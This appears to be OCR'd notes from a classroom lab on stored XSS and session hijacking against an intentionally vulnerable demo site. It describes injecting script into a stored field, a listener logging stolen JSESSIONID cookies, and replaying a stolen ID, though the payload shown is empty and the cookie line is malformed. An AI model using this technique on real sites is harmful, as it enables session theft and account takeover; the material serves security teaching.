
# Stored Cross-site Hacking

1. snoop through application to see if anything interesting shows up


Not secure | dat-security.dk/xss/
acebook YouTube Bookmarks School Netflix
Add new User
Reflected (Non Persistent) XSS Demo
Stored XSS Demo
DOM XSS
Logout


XSS and Session Hi-jacking Demo

The servlet based container has (a minimum) of these flaws


- Pages are made with plain out.statements
- Uses a "self designed" security system (based on sessions)
- No Escaping of user inputs
- Context.xml is set up like this: <Context path="/sql_Injecton1" useHttpOnly="false"/>

Can you, using XSS, Session Highjacking and other cool hacker tricks, steal a session id, and another users secret

a.



b.


Not secure | dat-security.dk/xss/StoredXssDemo
Facebook YouTube Bookmarks School Netflix

Welcome: te


You are logged in as: user

You secret is: hej

c.


2. run script to log on server

    a.




```
<script></script>
```

    b.



```
root@Cross-site-hacking:~/evil# nodejs index.js
Evil app listening on port 666!
JSESSIONID=A7436F864EE1088D672398EAA593B36A
JSESSIONID=FEC5FC938D310FD9CACEEB9B84916982
JSESSIONID=FEC5FC938D310FD9CACEEB9B84916982
JSESSIONID=FEC5FC938D310FD9CACEEB9B84916982
JSESSIONID=A7436F864EE1088D672398EAA593B36A
JSESSIONID=D13C88EDE511463A322A46BEEF17DFFB
JSESSIONID=E0E41582E6473ED589F0BC25691C6B89
JSESSIONID=D13C88EDE511463A322A46BEEF17DFFB
JSESSIONID=FEC5FC938D310FD9CACEEB9B84916982
JSESSIONID=03030AA163E32077FE54C0F0077E7F1B
JSESSIONID=03030AA163E32077FE54C0F0077E7F1B
JSESSIONID=CFCD3C05F8BB6F6D61E921F0A0EBCF92
JSESSIONID=03030AA163E32077FE54C0F0077E7F1B
JSESSIONID=0A66F0F1093ACC3C5DCEF3F049111043
JSESSIONID=03030AA163E32077FE54C0F0077E7F1B
JSESSIONID=D13C88EDE511463A322A46BEEF17DFFB
JSESSIONID=FEC5FC938D310FD9CACEEB9B84916982
JSESSIONID=0FFD06B03E26CCB472DDF32CA8946084
JSESSIONID=56F4DDECBFDD5E8969A87D5E965CF83F
```

3. Steal sessionID to exploit other users



```
> document.cookie("SESSIONID=stolen-id"
```

    a.

4. Boom you are in..